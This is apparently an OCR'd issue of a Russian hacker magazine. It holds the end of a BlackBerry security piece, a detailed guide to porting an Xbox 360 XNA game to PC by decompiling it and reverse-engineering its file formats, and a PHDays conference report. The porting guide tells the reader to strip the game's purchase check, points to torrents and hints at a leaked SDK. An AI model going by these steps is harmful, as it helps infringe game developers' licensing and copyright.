Помимо прочего, в BlackBerry есть и свой BlackBerry Browser. Он основан на рендерном движке WebKit, том самом, который используется в Chrome, Safari и Яндекс.Браузере :). Это значит, что, если у тебя есть свежий краш для Chrome, высока вероятность, что он сработает и на BBB. Пример типичного краша представлен на рис. 9.

Тем не менее, ввиду специфик QNX и жесткого разграничения прав доступа, эксплуатация таких уязвимостей чрезвычайно сложна, и в большинстве случаев атакующий сможет выполнять код и иметь доступ к файлам только с правами пользователя WebKit.

Интересная особенность браузера заключается в том, что доступ к локальным файлам может быть осуществлен непосредственно из адресной строки. Еще веселее, что, открыв HTML-аттачмент из письма, можно увидеть следующую картину (рис. 10).

Стоит отметить, однако, что уязвимость CVE-2012-5828, которая позволяла выполнять произвольный JS-код в локальном контексте браузера, в настоящее время устранена.

ВМЕСТО ЗАКЛЮЧЕНИЯ

Я надеюсь, что, несмотря на сжатость и лаконичность материала, ты усвоил основную идею подхода к тестированию различных девайсов. Более подробно рассмотренный процесс изучения BleckBerry и его результаты ты можешь найти тут: goo.gl/YDjm3. Если у тебя возникли какие-то вопросы, то я с радостью отвечу на них по электронной почте или лично, в рамках очередной встречи Defcon Moscow, расписание которых ты всегда можешь найти здесь: defcon-moscow.org. Keep hacking! ⌶




Рис. 9. Типичный краш BlackBerry Browser




Рис. 10. Доступ к локальным файлам из HTML



Евгений Колпаков
3.14nkerator@gmail.com

Vincent Barabus
vincent.barabus@gmail.com

OUTSIDE THE BOX

Как перенести чужую игру с Xbox 360 на PC

Скандальная новость, взволновавшая игроков аккурат перед E3 (Electronic Entertainment Expo), пришла из России — хакер собственноручно портировал на PC игру The Dishwasher: Vampire Smile! До того момента проект был выпущен эксклюзивно под Xbox 360, а тут вдруг без всяких эмуляторов (которых для Xbox 360 и не существует) — получите, распишитесь — полноценный порт. Хочешь узнать, как можно такое провернуть? Тогда читай внимательно — опытом делится тот самый хакер, который разобрал Dishwasher по кусочкам, а затем собрал его заново для PC.

Какой бы логикой не руководствовался разработчик игры, у него есть полное право решать, на каких платформах будет представлена его игра. Поэтому с этической точки зрения сторонний порт — сомнительная затея. Разработчики Dishwasher отреагировали на действия Barabus достаточно спокойно, но это не значит, что так же в подобной ситуации повели бы себя и другие. Тем не менее, подобный порт оказался интересной, а главное — решаемой технической задачей, поэтому предлагаю сфокусироваться на этом.

НАЧАЛО. ИЗВЛЕЧЕНИЕ И ДЕКОМПИЛЯЦИЯ ИСПОЛНЯЕМОГО МОДУЛЯ ИГРЫ

Перед тем как начать, сразу предупрежу: мы будем говорить только про портирование игр, написанных с использованием XNA, — к другим данная методика не подходит. Частичный список таких проектов можно посмотреть по ссылке: bit.ly/13vNmhg. В графе Platform(s) видно заветные Xbox-эксклюзивы.

Очевидно, что для начала нам понадобится раздобыть STFS/LIVE-пакет с игрой. Его можно получить, сняв со своего Xbox 360 через систему резервирования на внешний носитель, или просто скачать чужую копию с торрентов. После чего его необходимо распаковать. Для этого существуют специальные инструменты: wxPirs, Le Fluffie и Python-скрипт extract360.py (подробно на них мы останавливаться не будем, всю необходимую информацию можно почерпнуть здесь — free60.org/STFS.

После распаковки у нас на руках будут файлы игры. Среди них находим файл game.exe.xex. Это контейнер, в котором находится исполняемый модуль интересующей нас игры. Он прикреплен в качестве ресурса. Чтобы извлечь его, понадобится утилита xextool. Она лежит в открытом доступе, и ее несложно найти с помощью Google (или взять с нашего диска). Извлекаем исполняемый модуль командой:

```
xextool -d res game.exe.xex
```

Извлеченные ресурсы будут помещены в папку res. Это два файла, нам интересен файл ASSEMBLY, переименовываем его в game.exe. Теперь у нас на руках сборка .NET — исполняемый модуль игры. Его нужно декомпилировать. Для декомпиляции я использовал .NET Reflector, но подойдет и любой другой декомпилятор. После этого у нас на руках окажется весь исходный код игры.

Теперь необходимо узнать версию XNA, с помощью которой сделана игра. Тут все просто: среди файлов, которые мы извлекли из STFS/LIVE-пакета, есть папка Runtime. В ней лежит другая папка, соответствующая номеру версии XNA: v2.0, v3.0, v3.1 или v4.0. Теперь нам известна использованная при разработке версия XNA.

Для дальнейшей работы понадобится Visual Studio и XNA Game Studio нужных версий. XNA 4.0 предназначена для VS2010, XNA 3.0 и 3.1 — для VS2008. С XNA 2.0 я никогда не работал, возможно, подойдет VS2008 или VS2005. После того как Visual Studio и XNA Game Studio нужных версий установлены, создаем в Visual Studio проект XNA Game для Windows и добавляем полученный нами исходный код игры. Пробуем собрать. Скорее всего, будет ряд ошибок, которые необходимо исправить. Также придется подключить к проекту ряд сборок. В конечном итоге должен получиться собираемый без ошибок исполняемый модуль игры.

РАСПАКОВКА РЕСУРСОВ

Теперь нам предстоит извлечь все ресурсы игры, запакованные в XNB-файлы. XNB — это контейнер XNA, используемый для хранения ресурсов: моделей, текстур, шрифтов, эффектов. К сожале-

нию, ресурсы, скомпилированные для Xbox 360, не подходят для Windows. Осложняется ситуация тем, что контейнеры еще и недокументированные. Предполагается, что разработчика игр не должен волновать их формат. Собственно, так и есть. Но для нас-то он представляет большой интерес.

Первое, что следует знать, — контейнеры бывают двух видов: сжатые и без сжатия. Определить это можно по заголовку контейнера, который можно описать структурой:

```
struct XNBHeader {
    char Magic[3]; // Сигнатура 'XNB'
    char Platform; // Целевая платформа:
    // x — Xbox 360, w — Windows,
    // m — Windows Phone 7

    // Версия контейнера
    char XNBFormatVersion;
    // Флаги формата данных
    char FlagBits;
};
```

Обрати внимание на поле FlagBits. Если оно имеет флаг 0x80, то данные сжаты, в противном случае нет. Когда контент сжат, после заголовка следуют два двойных слова:

```
UINT32 CompressedFileSize;
UINT32 DecompressedDataSize;
```

Их смысл очевиден из их названия. В XNA используется алгоритм сжатия LZX. Алгоритм открытый и хорошо документирован, поэтому с декомпрессией никаких проблем нет. После этого записываем данные обратно в файл сразу после заголовка, перезаписав исходные сжатые данные. Это будет полезно для дальнейшего анализа.

После выполнения описанных действий у нас не должно остаться ни одного контейнера, содержащего сжатый контент.

ТЕКСТУРЫ

Сразу после заголовка XNB находятся данные, которые можно описать следующим образом.

```
UINT32 FileSize; // Размер файла
// Тип контент-ридера
char TypeReaderCount;
// Размер имени типа содержимого
BYTE TypeNameSize;
// Имя контент-ридера, для текстуры —
// Microsoft.Xna.Framework.Content.
// Texture2DReader
char FirstTypeName[TypeNameSize];
DWORD dwUnk0;    // Неизвестно
WORD dwUnk1;     // Неизвестно
// Формат текстуры. См. соответствующее
// перечисление в документации XNA Game
// Studio
DWORD Format;
DWORD Width;     // Ширина текстуры
DWORD Heigth;    // Высота текстуры
DWORD Mipmaps;   // Число Mipmap слоев
// Размер данных текстуры в байтах
DWORD TextureDataSize;
// Собственно массив с данными текстуры
BYTE TextureData[TextureDataSize];
```

В качестве контейнера для извлечения текстур лучше всего использовать DDS. Для извлечения данных необходимо знать, что такое формат DDS, основные форматы текстур и алгоритмы их сжатия, а также размерность единиц данных. Данные в процессе извлечения нужно конвертировать из big-endian в little-endian. Всю эту информацию можно почерпнуть из документации DirectX SDK или других профильных справочников.

ДЕКОМПИЛЯЦИЯ РЕСУРСОВ ПРОЕКТА XACT 3

XACT 3 — это система управления аудиоконтентом, выпущенная компанией Microsoft. Система не снискала популярности среди разработчиков и встречалась по большей части в играх, созданных с использованием XNA для Xbox 360 и Windows. К сожалению, контейнеры XACT 3 не документированы. Поэтому перед тем, как приступить к их декомпиляции, пришлось тщательно изучить спецификацию XACT Project File Format (расширение xap) — формат текстового файла проекта XACT. Ее можно найти в документации DirectX SDK. Также будет нелишним изучить и саму среду XACT 3. Я провел анализ контейнеров лишь в той части, которая была необходима для полного восстановления параметров проекта Dishwasher.

XGS

Начнем с анализа контейнера XGS. XGS — это контейнер для XACT Global Settings, содержащий базовые настройки проекта XACT, категории, переменные, настройки RPC и DSP. Заголовок контейнера можно описать следующей структурой:

```
struct XACTGlobalSettingsHeader
{
    DWORD dwSignature;
    WORD wContentVersion;
    WORD wHeaderVersion;
    WORD wCrc;
    DWORD dwLastModifiedLow;
    DWORD dwLastModifiedHigh;
    // ...
    // Полный список членов структуры
    // ищи в электронной версии
    // статьи на диске, прилагаемом
    // к журналу
};
```

Назначение параметров понятно из их названий. На что следует обратить внимание? Первое — данные выровнены по границе байта, при объявлении не забываем применить директиву pragma pack. Это относится ко всем структурам всех контейнеров XACT. Второе — недействительные ссылки на таблицы имеют значение 0xFFFFFFFF (-1). Впрочем, при парсинге все равно будем проверять счетчики элементов таблиц, так что до невалидных ссылок, скорее всего, не доберемся. Ну и не забываем, что формат упаковки данных на Xbox 360 — big-endian. При чтении консольных контейнеров с ПК переставляем байты.

После заголовка следуют собственно таблицы данных. Они описываются следующими структурами.

Элементы таблицы Categories и связанные типы:

```
struct XACTGlobalSettingsCategory
{
    // Описание структуры ищи в элек-
    // тронной версии статьи на диске,
    // прилагаемом к журналу
    XACTInstanceLimit instanceLimit;
    WORD nParent;
    BYTE nVolume;
    BYTE bBackgroundMusic:1;
    BYTE bPublic:1;
    BYTE bReserved:6;
};
```

Элемент таблицы Variables:

```
struct XACTVariable
{
    BYTE bPublic:1;
    BYTE bReadOnly:1;
    BYTE bLocal:1;
    BYTE bReserved:5;
    float nValue;
    float nMin;
    float nMax;
};
```

Category Hash Table и Variable Hash Table — это просто массивы DWORD, содержащие индексы. Применения этим индексам я пока не нашел, но для декомпиляции проекта они, в общем-то, и не нужны. Элементы Category Hash Table Entry и Variable Hash Table Entry описываются структурой

```
struct XACTHashTableEntry
{
    DWORD nFriendlyNameOffset;
    WORD nNextIndex;
};
```

nFriendlyNameOffset ссылается на строку с именем категории или переменной, как ясно из названия, а вот nNextIndex — это очень интересно. При добавлении первой категории XACT устанавливает полю значение 1. После добавления второй категории полю первой категории присваивается значение 0xFFFF (-1), а для второй добавленной — 2. И так далее. С переменными аналогично.

Осталось упомянуть имена структур и переменных. И те и другие хранятся как массивы C-строк. Ссылки на имена получаем из элементов хеш-таблиц.

XSB


XSB — это контейнер для XACT Sound Bank. Он включает в себя все настройки для звуков, используемых в игре, а также так называемых реплик (Cue), которые являются базовыми единицами озвучки игр.

Итак, начнем с заголовка контейнера. Его можно описать структурой

```
struct XACTSoundBankHeader
{
    DWORD Signature;
    WORD ContentVersion;
    WORD HeaderVersion;
    WORD CRC;
    DWORD LastModifiedLow;
    DWORD LastModifiedHigh;
    // ...
    // Полный список членов структуры
    // ищи в электронной версии
    // статьи на диске, прилагаемом
    // к журналу
};
```

Назначение параметров понятно из их названий. Парсинг начнем с определения имен контейнеров WaveBank, содержащих аудиотреки, используемые в контейнере SoundBank. Для этого нам необходимо считать поле nNumWaveBankEntries заголовка, перейти по смещению, описанному полем nWaveBankTableOffset, и прочитать соответствующее число структур вида

```
struct XACTSoundBankWaveBankTableEntry
{
    char szFriendlyName[64];
};
```



Скриншот из игры The Dishwasher: Vampire Smile

Теперь у нас есть имена всех связанных контейнеров WaveBank. Далее переходим к чтению таблиц SimpleCues и ComplexCues. Их количество и смещения в файле получаем из соответствующих полей заголовка. После этого рассмотрим структуры таблиц SimpleCues и ComplexCues и связанные типы:

```
struct XACTSoundBankCue
{
   BYTE bTypeComplex:1;
   BYTE bTypeInteractive:1;
   BYTE bUseSoundOffset:1;
   BYTE bReserved:5;
};
struct XACTSoundBankSimpleCue : ↵
XACTSoundBankCue
{
   DWORD nSoundOffset;
};

struct XACTSoundBankComplexCue : ↵
XACTSoundBankCue
{
   union {
      DWORD nVariationTableOffset;
      DWORD nSoundOffset;
   };
   DWORD nTransitionTableOffset;
   XACTInstanceLimit instanceLimit;
};
```

Как мы видим, обе структуры (XACTSoundBankSimpleCue и XACTSoundBankComplexCue) наследуют члены структуры XACTSoundBankCue. Она включает в себя важный флаг. Значение bTypeComplex, равное нулю, означает, что перед нами SimpleCue, значение, равное единице, идентифицирует тип как ComplexCue. Впрочем, SimpleCue и ComplexCue, как правило, расположены в контейнере как отдельные группы и проверять этот флаг не придется.

Что касается звуков (Sounds), то в XACT они представлены двумя типами: SimpleSound и ComplexSound. Их можно описать следующими структурами:

```
struct XACTSoundBankSound
{
   BYTE bTypeComplex:1;
   BYTE bHasSoundRPCs:1;
   BYTE bHasTrackRPCs:1;
   BYTE bHasEffectRPCs:1;
   BYTE bHasDSPPresets:1;
   BYTE bReserved:3;
   WORD nCategory;
   BYTE nVolume;
   SHORT nPitch;
   BYTE nPriority;
   WORD nSize;
};

struct XACTSoundBankSimpleSound : ↵
XACTSoundBankSound
{
   WORD nWaveIndex;
   BYTE nBankIndex;
};

struct XACTSoundBankComplexSound : ↵
XACTSoundBankSound
{
   BYTE nTrackCount;
};
```

При чтении каждого звука из таблицы следует обратить внимание на флаг bTypeComplex: ноль означает, что перед нами SimpleSound, единица — ComplexSound. При работе с контейнерами SoundBank я ни разу не сталкивался с составными звуками, поэтому ничего конкретного о них сказать не могу. В дальнейшем мы будем рассматривать только звуки типа SimpleSound.

Перед чтением непосредственно реплик нам необходимо прочитать хеш-таблицы, содержащие ссылки на имена реплик. Элементы хеш-таблицы описываются структурой:

```
struct XACTHashTableEntry
{
      DWORD nFriendlyNameOffset;
      WORD nNextIndex;
};
```

Таблица находится по смещению, определенному членом nHashTableEntryOffset заголовка, и включает в себя число элементов, соответствующее nNumHashEntries. Число элементов таблицы также соответствует сумме чисел простых и составных реплик (nNumSimpleCues + nNumComplexCues). Элементы хеш-таблицы следуют в том же порядке, что и реплики, вне зависимости от их типа.

Имя реплики представляет собой C-строку, которую можно прочитать по смещению nFriendlyNameOffset. Член nNextIndex не несет полезной информации и нам неинтересен.

Приступим к чтению элементов таблицы SimpleCues. Для этого переходим по смещению nSimpleCueOffset, указанному в заголовке, контейнера и читаем структуры XACTSoundBankSimpleCue в количестве, определенном членом nNumSimpleCues. С каждой простой репликой сопоставлен только один звук, который можно прочитать по смещению, определенному членом nSoundOffset. По завершении у нас на руках имеется полная информация, необходимая для декомпиляции простых реплик.

Теперь перейдем к чтению составных реплик, то есть таблицы ComplexCues. Переходим по смещению nComplexCueOffset, указанному в заголовке, контейнера и читаем структуры XACTSoundBankComplexCue в количестве, определенном членом nNumComplexCues. Для каждой из составных реплик необходимо проверить флаг bUseSoundOffset. Значение флага, равное единице, означает, что реплика использует только один звук, который мы определяем тем же образом, что и для простой реплики. Если же флаг bUseSoundOffset равен нулю, то перед нами реплика из нескольких звуков, которые мы получим с использованием таблицы вариаций, находящейся по смещению nVariationTableOffset. Таблица состоит из заголовка, описываемого структурой

```
struct ↵
XACTSoundBankVariationTableHeader
{
   union {
      struct
      {
         DWORD dwEntryCount:16;
         DWORD dwVariationType:3;
         DWORD dwTableType:3;
         DWORD dwNewVariationOnLoop:1;
         DWORD dwReserved:9;
      };
      DWORD dwFlags;
   };
   WORD nLastIndex;
   WORD nVariableIndex;
};
```

а также одного или нескольких полей вариаций. Число вариаций определяется членом dwEntryCount, а их тип — dwVariationType. У меня нет точных сведений обо всех возможных значениях члена dwVariationType, однако определить тип несложно эмпирически, сверяясь с размером таблицы, корректностью значений ее членов и спецификацией XACT Project File Format. При работе с Dishwasher я столкнулся только с вариациями типа XACTSoundBankSoundVariationTableEntry. Данную вариацию можно описать следующей структурой:

```
struct XACTSoundBankVariationTableEntry
{
   DWORD nSoundOffset;
};

struct ↵
XACTSoundBankSoundVariationTableEntry : ↵
XACTSoundBankVariationTableEntry
{
   BYTE nRandRangeLo;
   BYTE nRandRangeHi;
};
```

Член nSoundOffset каждой из вариаций, как и ясно из его названия, содержит ссылку на соответствующий звук.

После завершения чтения составных реплик у нас на руках будет полная информация, необходимая для декомпиляции всех реплик. Останется

только построить таблицу звуков Sound и записать все настройки в XACT Project File, попутно сверяясь с его спецификацией. Помимо вышеописанных таблиц, Sound Bank может содержать 3dProperties и TransitionTable, однако в работе я с ними не сталкивался и ничего не могу сказать об их формате.

XWB

Ну а теперь перейдем к контейнеру XWB. XWB — это контейнер для XACT Wave Bank. Он включает в себя все аудиодорожки, в формате, соответствующем платформе, для которой он собирался: Xbox 360 или Windows. Нас интересует Xbox 360. Рекомендуемый для данной платформы формат кодирования звука — XMA, являющийся прямым наследником WMA для Windows. В некоторых случаях могут встретиться и треки формата PCM, которые также поддерживаются Xbox 360.

На счастье, контейнером XWB интересуются многие. Существует множество различных утилит для его распаковки. Контейнер не содержит каких-либо интересных настроек, нам нужны только аудиодорожки. Я, к примеру, пользовался утилитой unxwb. После извлечения треков в WAV-контейнеры их необходимо перекодировать из XMA в ADPCM. Для этого можно задействовать утилиту xmaencode из состава Xbox 360 SDK (XDK). Где взять Xbox 360 SDK, попробуй догадаться сам :).

Собственно, полученные треки желательно разложить по каталогам с именами, соответствующими именам файлов XWB, после чего воссоздать банки для Windows средствами XACT. Все треки WaveBank в проекте XACT необходимо связать со звуками в SoundBank, а звуки — с соответствующими репликами. Для этого у нас есть вся необходимая информация.

ДЕКОМПИЛЯЦИЯ И ВОССОЗДАНИЕ ШЕЙДЕРНЫХ ЭФФЕКТОВ

Модели шейдеров для Xbox 360 во многом отличаются от тех, что используются на ПК. В прошлом на консоли использовались стандартные шейдерные модели, теперь же они полностью заменены на XVS3.0/XPS3.0, наборы инструкций, соответствующие архитектуре графического ядра Xbox 360.

Полные спецификации ассемблерных инструкций можно найти в документации к XDK. Плюс нам оттуда понадобится еще утилита xsd — это консольное приложение, предназначенное для декомпиляции шейдеров в листинг команд ассемблера.

Эффекты игр, созданных с XNA, как и прочие ресурсы, хранятся в контейнерах XNB. Если содержимое контейнера сжато, то оно должно быть подвергнуто декомпрессии тем же методом, что мы применяли к прочим ресурсам. Тип контент-ридера для эффектов — Microsoft.Xna.Framework.Content.EffectReader. Парсинг эффекта я не делал, двоичный код шейдеров легко найти по его сигнатуре. Размер шейдера определяется двойным словом, находящимся в файле прямо перед блоком данных шейдера. Сигнатура пиксельного шейдера — 0x102A1100 (big-endian). Вершинных шейдеров Dishwasher VS не содержит, поэтому их сигнатура мне неизвестна. Если эффект содержит несколько техник и проходов, придется провести дополнительный анализ контейнера XNB для сопоставления имен техник, проходов и шейдеров. Но в случае с Dishwasher это оказалось не нужно.

Блоки шейдеров необходимо извлечь из контейнера и сохранить в отдельные файлы, после чего декомпилировать утилитой xsd, переписать с ассемблера на HLSL и добавить их в проект игры XNA.

В целом тут тоже не должно возникнуть проблем с декомпиляцией и последующим восстановлением. Однако я укажу на несколько ключевых моментов, которые приходится учитывать.

Во-первых, нужно внимательно ознакомиться со спецификой предикатов. Это важно для корректного восстановления блоков условного исполнения.

Во-вторых, в спецификации не разъясняется момент, касающийся операций с шейдерами разных размерностей. В листинге встретятся выражения, подобные следующим:

```
add r0.zw, r2.xxxy, -r0.zzzw
```

Как видишь, в 2D-вектор записывается результат сложения двух 4D-векторов. На HLSL такое выражение будет выглядеть следующим образом:

```
r0.zw = r2.xy + -r0.zw;
```

Обрати внимание, что из четырех складываемых элементов сохраняется результат только двух последних. Результат записывается в zw регистра r0. Первые два члена каждого из векторов игнорируются. Есть и другая форма записи:

```
add r0.zw__, r2.xxxy, -r0.zzzw
```

В данном случае на HLSL такое выражение будет выглядеть следующим образом:

```
r0.xy = r2.xy + -r0.zw;
```

Заметь, что члены zw результата сложения пишутся в xy вектора r0. Впрочем, подобные операции в документации рассмотрены довольно подробно. Главное — не перепутать их с первой формой записи.

В-третьих, размещать переменные и сэмплеры шейдеров надо в том порядке, в каком они связаны с регистрами. Часто разработчики делают выборку переменных не по имени, а по индексу. Это может стать причиной некорректной инициализации и работы шейдеров.

Собственно, с шейдерами все. После полного воссоздания эффектов на HLSL добавляем их в проект игры XNA и компилируем. Ну и исправляем синтаксические ошибки, если они будут выявлены в процессе компиляции.

ФИНАЛЬНАЯ ЧАСТЬ. ПОРТИРУЕМ КОД ИГРЫ ДЛЯ WINDOWS

После извлечения всех ресурсов игры и добавления их в проект у нас получается без ошибок собираемая игра для Windows. Но радоваться пока рано, предстоит еще некоторая работа.


Для начала из кода игры необходимо удалить все привязки к Gamer Services. Gamer Services — это компонент XNA, предоставляющий игре такую информацию, как количество подключенных геймпадов, факт приобретения игры, место для сохранений. Также он публикует информацию о достижениях, очках для досок почета и выполняет ряд других задач, специфичных для Games for Windows Live и Xbox Live. Если ты не лицензиат Майкрософт, пользоваться всеми этими функциями ты не сможешь. Поэтому необходимо удалить или изолировать весь код, относящийся к Gamer Services, и заменить его аналогичным кодом, применимым к Windows. Впрочем, ничего сложного в этом нет, это лишь вопрос времени. Плюс надо удалить проверку игры на предмет ее приобретения, то есть разблокировать ее. В конце концов у нас получается полностью работоспособная под Windows игра.

Собственно, все. Вот так вот и был портирован The Dishwasher: Vampire Smile. Как видишь, ничего сверхсложного в этом нет, по большому счету все заключается лишь в упорстве и времени.

ЗАКЛЮЧЕНИЕ

История с Dishwasher закончилась дружеским рукопожатием. Ее разработчик — компания Ska Studios официально заявила, что постарается выпустить версию для PC в ближайшее время. Дальнейшее развитие нелегального порта потеряло смысл, а игроки наконец-то получили то, о чем мечтали уже несколько лет.

Лед тронулся, и практически наверняка мы скоро услышим о новом проекте, причалившем к берегам PC. Может быть, его портирует Винсент, а может быть — ты. Удачи!



WARNING

Вся информация представлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.



XNA

XNA — это набор инструментов с управляемой средой времени выполнения (.NET), созданный Microsoft. Он стремится освободить разработку игр от написания «повторяющегося шаблонного кода» и объединить различные аспекты разработки игр в одной системе. Пакет XNA, по словам представителей Microsoft, позволит разработчикам игр избежать многих технических трудностей, возникающих при написании кода, а также обеспечит существенное снижение стоимости конечной продукции. Подробнее про этого зверя можно почитать тут: bit.ly/XbecV.



PHDays: УЖЕ В ТРЕТИЙ РАЗ

Отчет из «диснейленда» для безопасников

Всякий организатор форума пытается придумать что-нибудь эдакое, чтобы разнообразить его программу. Поэтому конкурсы и прочие активности давно стали привычными и важными атрибутами мероприятия. Но организаторы PHDays, который прошел уже в третий раз, бьют все рекорды по их количеству и проработанности. Добавляем к ним пять параллельных треков с докладами и получаем даже не форум, а праздник безопасников, где каждый мог найти то, что ему по душе.

ЛУЧШИЕ ДОКЛАДЫ

Выступления — это то, вокруг чего строится весь форум. В этот раз на PHDays обсуждались самые разные темы: от хардкорных технических до более глобальных (например, как помочь молодежи не встать на скользкий путь черного хакинга). Мы составили свой хит-парад наиболее интересных, на наш взгляд, докладов, мастер-классов и конкурсов.

Александр Свердлов провел отличный hands-on lab по киберрасследованиям. Мирослав Штампар, который активно участвует в развитии проекта sqlmap, в своем мастер-классе рассмотрел скрытые возможности этого инструмента. Антон Дорфман поведал об основах построения шелл-кода под процессоры семейства x86. На реальных примерах и задачах Андрей Масалович продемонстрировал, как интернет можно использовать для конкурентной разведки, обнаружения утечек, обхода DLP и получения конфиденциальных данных. Бешеной популярностью на PHDays пользовались парни из TOOOL, которые провели мастер-класс по локпикингу и рассказали о физической безопасности (все наборы отмычек разобрали за первый же час, мы ухватить не успели).





Зона параллельных активностей на PHDays

Эта тема не так часто поднимается, но ведь и правда — если злоумышленник просто украдет сервер, то никакие системы защиты уже не помогут.

Розарио Валотта рассказал и наглядно продемонстрировал, как с помощью социальной инженерии (или даже без нее), используя панели уведомления браузеров (Chrome 24, IE9, IE10), можно нарушить безопасность пользователя и выполнить код на его компьютере. Очень крутой доклад представили Дмитрий Недоспасов и Торстен Шредер: они рассказали, как использовать матрицу FPGA для изготовления собственных инструментов, чтобы обеспечить встроенную безопасность. Большой ажиотаж вызвал и Алексей Синцов из Nokia со своим докладом «Ловушки умеют кусаться: обратное проникновение». Вячеслав Егошин из Positive Technologies рассказал о загрузке целевого файла (и преодолении препятствий) на этапе постэксплуатации в средах MS Windows стандартными средствами (статья по итогам этого доклада была в прошлом номере][). Эксперт «Лаборатории Касперского» Александр Гостев на примере Red October рассказал, как на основе анализа вредоносного кода можно идентифицировать национальность киберпреступников.

«Пять кошмаров для телекома» — именно так назывался доклад Дмитрия Курбатова. Конечно, не все из представленных сценариев атак уже были реализованы, но некоторые еще как имели место в жизни. Иван Новиков (известный читателям как Володя Воронцов) выступил с анализом принципов работы современных WAF и рассказал о том, как их можно обходить. Очень интересным получился доклад руководителя Highload Lab Александра Лямина, который рассмотрел атаки с использованием большого количества пакетов минимального размера: как им противостоять и какие уязвимости в дизайне современных серверных платформ они эксплуатируют (кстати, напрасно его доклад поставили на конец второго дня).

Специалисты Positive Technologies Александр Тиморин и Дмитрий Ефанов представили обзор текущей ситуации с безопасностью в мире SCADA и подробно остановились на основных индустриальных протоколах (Modbus, DNP3, S7, PROFINET), проанализировав их особенности с точки зрения тестирования на проникновения. Трэвис Гудспид рассказал о том, как, используя фреймворк Facedancer с открытым исходным кодом, создать эмулятор в пространстве пользователя для протоколов Mass Storage, Human Interface, FTDI и Device Firmware Update на Python. Никак нельзя пройти мимо отличного выступления ключевой фигуры третьего PHDays — знаменитого Марка Хойзе (создателя многих утилит из набора THC, в том числе Hydra), который не только поделился массой интересных идей, но и организовал социальную игру прямо во время доклада.



Один из участников форума легко открыл замок банкомата и не поперхнулся

КОНКУРСЫ

Большой ку$h

В этом году на PHDays снова состоялся конкурс $natch (он же «Большой куш»). Взломщики банковских систем смогли впервые померяться силами еще на прошлогоднем форуме. Цель конкурса — продемонстрировать типовые уязвимости интернет-банков, с которыми «позитивы» (так в народе называют организаторов PHDays — компанию Positive Technologies) сталкиваются во время пентестов. Наиболее опасные и просто типовые уязвимости отправляются прямиком в PHDays iBank — систему ДБО, разработанную специально для соревнований в рамках Positive Hack Days.

Условия соревнования просты: десять участников в первый день форума получили исходники системы для поиска уязвимостей и написания эксплойтов, то есть для подготовки к финальной битве. Как отмечают участники в своих впечатлениях о форуме, времени изучать исходники толком не было, вокруг была куча интереснейших докладов. Через 24 часа, во второй день мероприятия, несколько десятков минут напряженной борьбы привели к победе двоих конкурсантов. На этот раз победителю удалось добыть 4995 рублей.

Всего в виртуальном банке, который необходимо было «ограбить», хранилось 40 тысяч рублей, причем участники могли не только выводить деньги из банка, но и «обчищать» счета своих конкурентов. В систему было заложено большое

> *Друзья из Positive Technologies, в очередной раз выражаем вам респект за отличный форум!*



Железная дорога и строительный кран были подключены к настоящим SCADA-системам

количество возможностей для обогащения: обход капчи через авторизацию с мобильной версии, возможность редактирования чужих шаблонов, слабые пароли, которые можно взломать легким движением руки, XXE и другие классные уязвимости :).

Деньги, переведенные на свои счета, победители получали тут же, так сказать не отходя от кассы. Для этой цели использовались пластиковые карты и — настоящий банкомат! Банкомат, кстати, можно было всячески изучить и поковырять в течение всего форума. На примере этого агрегата, а также слайдов с удивительными фотками эксперты представили различные программные и аппаратные уязвимости, которым подвержены автоматические денежные машины. В процессе таких «ковыряний» обнаружились два зеродея, один из которых позднее пытались использовать участники конкурса Leave ATM Alone.

Кроме того, эксперты по безопасности обнаружили конструктивные уязвимости: первая позволяет открыть банкомат и проникнуть в сервисную зону (доступ к системнику) при помощи подручных средств, а вторая позволяет перейти при помощи скрепки на экран ввода логина и пароля оператора, где можно подобрать данные авторизации и зайти в режим настройки банкомата! Вот так можно использовать привычные устройства :).

Choo Choo Pwn

